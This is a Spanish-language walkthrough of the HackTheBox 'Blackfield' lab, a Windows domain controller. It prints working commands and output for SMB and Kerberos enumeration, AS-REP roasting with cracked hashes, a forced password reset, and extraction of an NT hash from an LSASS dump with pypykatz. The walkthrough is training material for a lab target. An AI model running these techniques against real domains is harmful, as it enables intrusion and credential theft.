
Blackfield

Reconocimiento

Primero que todo, realizamos un ping a la máquina para ver si nuestro equipo tiene conectividad con esta; IP: `10.10.10.192`.



Como se puede ver, la máquina está activa con un TTL de 127, es decir es una Windows

Enumeración

Empezamos la fase de enumeración con la recopilación de puertos abiertos de la máquina:

```
nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.10.192 -oG allPorts
```

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Blackfield]
└─# nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.10.192 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-28 14:09 CEST
Initiating SYN Stealth Scan at 14:09
Scanning 10.10.10.192 [65535 ports]
Discovered open port 135/tcp on 10.10.10.192
Discovered open port 445/tcp on 10.10.10.192
Discovered open port 53/tcp on 10.10.10.192
Discovered open port 5985/tcp on 10.10.10.192
Discovered open port 88/tcp on 10.10.10.192
Discovered open port 389/tcp on 10.10.10.192
Discovered open port 593/tcp on 10.10.10.192
Discovered open port 3268/tcp on 10.10.10.192
Completed SYN Stealth Scan at 14:09, 32.92s elapsed (65535 total ports)
Nmap scan report for 10.10.10.192
Host is up, received user-set (0.034s latency).
Scanned at 2024-07-28 14:09:00 CEST for 33s
Not shown: 65527 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE        REASON
53/tcp   open  domain         syn-ack ttl 127
88/tcp   open  kerberos-sec   syn-ack ttl 127
135/tcp  open  msrpc          syn-ack ttl 127
389/tcp  open  ldap           syn-ack ttl 127
445/tcp  open  microsoft-ds   syn-ack ttl 127
593/tcp  open  http-rpc-epmap syn-ack ttl 127
3268/tcp open  globalcatLDAP  syn-ack ttl 127
5985/tcp open  wsman          syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 33.02 seconds
           Raw packets sent: 131085 (5.768MB) | Rcvd: 31 (1.364KB)

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Blackfield]
└─#
```

Una vez teniendo los puertos abiertos, realizamos un escaneo de versiones y servicios:


```
nmap -sC -sV -p53,88,135,389,445,593,3268,5985 10.10.10.192 -oN targeted
```

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Blackfield]
└─# nmap -sC -sV -p53,88,135,389,445,593,3268,5985 10.10.10.192 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-28 14:12 CEST
Nmap scan report for 10.10.10.192
Host is up (0.076s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-28 19:12:41Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-07-28T19:12:45
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 6h59m59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.52 seconds

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Blackfield]
└─#
```

Puerto 445 (SMB)

Primero que todo, mediante crackmapexec identificamos ante que nos estamos enfrentando, que en este caso nos indica `DC01`, además de obtener el dominio: `BLACKFIELD.local`

```
crackmapexec smb 10.10.10.192
```




> *Añadimos el dominio en el `/etc/hosts`*

Si intentamos enumerar los recursos del smb mediante mediante un null sesion, veremos que solamente tenemos acceso a IPC$ e profiles$

```
smbmap -H 10.10.10.192 -u guest
```

Si miramos dentro del directorio `profiles$`:

```
smbmap -H 10.10.10.192 -u guest -r profiles$
```



```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$ smbmap -H 10.10.10.192 -u guest -r profiles$
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.192:445        Name: BLACKFIELD.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                NO ACCESS       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        profiles$                                               READ ONLY
        ./profiles$
        dr--r--r--                0 Wed Jun  3 18:47:12 2020    .
        dr--r--r--                0 Wed Jun  3 18:47:12 2020    ..
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AAlleni
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ABarteski
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ABekesz
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ABenzies
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ABiemiller
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AChampken
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ACheretei
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ACsonaki
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AHigchens
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AJaquemai
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AKlado
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AKoffenburger
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AKollolli
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AKruppe
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AKubale
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ALamerz
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AMaceldon
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AMasalunga
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ANavay
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ANesterova
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ANeusse
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AOkleshen
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    APustulka
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ARotella
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ASanwardeker
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AShadaia
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ASischo
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ASpruce
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ATakach
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ATaueg
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ATwardowski
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    audit2020
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AWangenheim
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AWorsey
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AZigmunt
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    BBakajza
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    BBeloucif
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    BCarmitcheal
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    BConsultant
```

Los directorios por lo visto pertenecen a los usuarios del dominio. Donde vemos que la primera letra es del nombre y después sigue el apellido. Por lo que intentaremos ver que usuarios de los encontrados, son válidos mediante kerbrute.

```
kerbrute userenum -d BLACKFIELD.local --dc 10.10.10.192 users
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$ kerbrute userenum -d BLACKFIELD.local --dc 10.10.10.192 users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 07/28/24 - Ronnie Flathers @ropnop

2024/07/28 15:02:28 >  Using KDC(s):
2024/07/28 15:02:28 >   10.10.10.192:88
2024/07/28 15:02:49 >  [+] VALID USERNAME:       audit2020@BLACKFIELD.local
2024/07/28 15:04:42 >  [+] support has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$support@BLACKFIELD.LOCAL:0e8391e8d6acf20a14b92e23445d45fc$715715ab87248ec01957033210a75e742ad4b9
f763203f36be6fa6fa0988e95774971d6a534f64eb6f413ba4c385f4bb9149f56fbc81ee1214f07ee14ec42b9f3b8a64788714e5070686
accdc6c8adb73a8b014a1632028fdeecb7bfea817b819c3ebbe654e3446b808bc43a96599d0d2b984323255c34414314dd81a3f1620d5e
b311938a1569a09e6eb0760f560f1881fa5d587e311f012ad79032645a0634c7beecee800dddcc00a55ed781ff781f7b3674422648227d
da1ee583c1356d3771ab79868fef628ec425e60b21c7a62987f4043ac95ddc29e40d505a553ea807d2593d7cf3278da6f813d2b1835c2f
b04161508dbb6ffaba0c51fdb2c9c54827f056d31fc6ef78dc
2024/07/28 15:04:42 >  [+] VALID USERNAME:       support@BLACKFIELD.local
2024/07/28 15:04:47 >  [+] VALID USERNAME:       svc_backup@BLACKFIELD.local
2024/07/28 15:05:13 >  Done! Tested 314 usernames (3 valid) in 164.802 seconds
```

Como se observa, se han encontrado 3 usuarios válidos, uno de los cuales, hemos obtenido su hash TGT.

También se podría conseguir mediante imapacket

```
impacket-GetNPUsers Blackfield.LOCAL/ -no-pass -usersfile validUsers
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$ impacket-GetNPUsers Blackfield.LOCAL/ -no-pass -usersfile validUsers
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@BLACKFIELD.LOCAL:4bcb975af299db4b644127ccf432b69a$26389547809c2e211fa2a8e95124c2f480b25dd
e57fe5b422e61ccd802e079f0795a155e44efe54617fd8b6c151d4752a287af2eb8717adcbc27f21d8be0a8acc87e777f1c6d35b715b64c
e4d5c9932620a721f82a07266710d81f74e5685cadbc7465e13ec107fb0554f71faff8945f59f050eb19c312ae25de37df4be8cface8a36
0a7bc6ffc554c7d01b41f0b01fc7f5a62b84145c901b210b8ba713d64cb3e1438f285b2f3c669c12320284ffd1238f0ac830ccbf5faa8f1
d7eed1a9ca9f937b66a253bf38f702521eae874a9493733a1a096e379fe3a006bb54bb47920fc2992579bbb7ce7795da7b7669fccecdb66
e7055
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set


┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$
```

Ahora si utilizamos hashcat, podemos llegar a obtener la contraseña del usuario: `#00^BlackKnight`

```
hashcat -m 18200 hash /usr/share/wordlists/rockyou.txt --force
```


Comprobando con crackmapexec, vemos como efectivamente las credenciales son correctas:

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$ crackmapexec smb 10.10.10.192 -u "support" -p "#00^BlackKnight"
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\support:#00^BlackKnight

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$
```

Utilizando la herramienta `ldapdomaindump`, podemos enumerar más información:

```
ldapdomaindump -u "blackfield.local\support" -p "#00^BlackKnight" 10.10.10.192
```

Vemos que el usuario `svc_backup` pertenece al grupo de "Remote Management Users"



Remote Management Users


CN	name	SAM Name
svc_backup	svc_backup	svc_backup

Por otra parte utilizamos bloodhound para recopilar información.

Como no tenemos acceso a la máquina, utilizamos la herramienta `bloodhound-python`:

```
bloodhound-python -c All -u 'support' -p '#00^BlackKnight' -ns 10.10.10.192 -d blackfield.local
```

Esto nos generará varios archivos. Donde una vez inicializada la aplicación `sudo neo4j console` los subimos a bloodhound. Posteriormente introducimos que tenemos acceso al usuario `suport` y vemos lo que podemos conseguir mediante este:



El usuario `support` puede forzar el cambio de contraseña del usuario `audit2020`. Por lo cual utilizaremos `net rpc` para hacerlo, debido a que este puede cambiar directamente la contraseña del usuario.

```
net rpc password audit2020 -U 'support' -S 10.10.10.192
```

Posteriormente lo comprobamos mediante crackmapexec si hemos podido cambiar la contraseña:

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
└─$ net rpc password audit2020 -U 'support' -S 10.10.10.192
Enter new password for audit2020:
Password for [WORKGROUP\support]:

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
└─$ crackmapexec smb 10.10.10.192 -u 'audit2020' -p 'Test123!'
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (
domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\audit2020:Test123!

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
└─$
```

Ahora si volvemos a enumerar el servicio de smb, veremos que tenemos acceso al directorio `forensic`

```
smbmap -H 10.10.10.192 -u "audit2020" -p "Test123\!"
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
└─$ smbmap -H 10.10.10.192 -u "audit2020" -p "Test123\!"
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.192:445        Name: BLACKFIELD.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                READ ONLY       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
└─$
```

Seguidamente, inspeccionando el contenido del directorio, encontramos un archivo `lsass.zip`

```
smbmap -H 10.10.10.192 -u "audit2020" -p "Test123\!" -r forensic/memory_analysis
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
└─$ smbmap -H 10.10.10.192 -u "audit2020" -p "Test123\!" -r forensic/memory_analysis
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.192:445        Name: BLACKFIELD.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                READ ONLY       Forensic / Audit share.
        ./forensicmemory_analysis
        dr--r--r--                0 Thu May 28 22:29:24 2020    .
        dr--r--r--                0 Thu May 28 22:29:24 2020    ..
        fr--r--r--         37876530 Thu May 28 22:29:24 2020    conhost.zip
        fr--r--r--         24962333 Thu May 28 22:29:24 2020    ctfmon.zip
        fr--r--r--         23993305 Thu May 28 22:29:24 2020    dfsrs.zip
        fr--r--r--         18366396 Thu May 28 22:29:24 2020    dllhost.zip
        fr--r--r--          8810157 Thu May 28 22:29:24 2020    ismserv.zip
        fr--r--r--         41936098 Thu May 28 22:29:24 2020    lsass.zip
        fr--r--r--         64288607 Thu May 28 22:29:24 2020    mmc.zip
        fr--r--r--         13332174 Thu May 28 22:29:24 2020    RuntimeBroker.zip
        fr--r--r--        131983313 Thu May 28 22:29:24 2020    ServerManager.zip
        fr--r--r--         33141744 Thu May 28 22:29:24 2020    sihost.zip
        fr--r--r--         33756344 Thu May 28 22:29:24 2020    smartscreen.zip
        fr--r--r--         14408833 Thu May 28 22:29:24 2020    svchost.zip
        fr--r--r--         34631412 Thu May 28 22:29:24 2020    taskhostw.zip
        fr--r--r--         14255089 Thu May 28 22:29:24 2020    winlogon.zip
        fr--r--r--          4067425 Thu May 28 22:29:24 2020    wlms.zip
        fr--r--r--         18303252 Thu May 28 22:29:24 2020    WmiPrvSE.zip
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
└─$
```

Descargamos dicho archivo:

```
smbmap -H 10.10.10.192 -u "audit2020" -p "Test123\!" --download
forensic/memory_analysis/lsass.zip
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield/bloodhound]
└─$ smbmap -H 10.10.10.192 -u "audit2020" -p "Test123\!" --download forensic/memory_analysis/lsass.zip
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] Starting download: forensic\memory_analysis\lsass.zip (41936098 bytes)
[+] File output to: /home/dimegio/Dimegio/HackTheBox/Blackfield/bloodhound/10.10.10.192-forensic_memory_analysis_lsass.zip
[*] Closed 1 connections
```

Ahora simplemente descomprimimos el archivo y utilizamos la herramienta `pypykatz` para analizar el archivo:

```
pypykatz lsa minidump lsass.DMP
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$ pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
                DPAPI: a03cd8e9d30171f3cfe8caad92fef621
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None
                password (hex)
        == Kerberos ==
                Username: svc_backup
                Domain: BLACKFIELD.LOCAL
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None
                password (hex)

== LogonSession ==
authentication_id 365835 (5950b)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:59:38.218491+00:00
sid S-1-5-96-0-2
luid 365835
        == MSV ==
                Username: DC01$
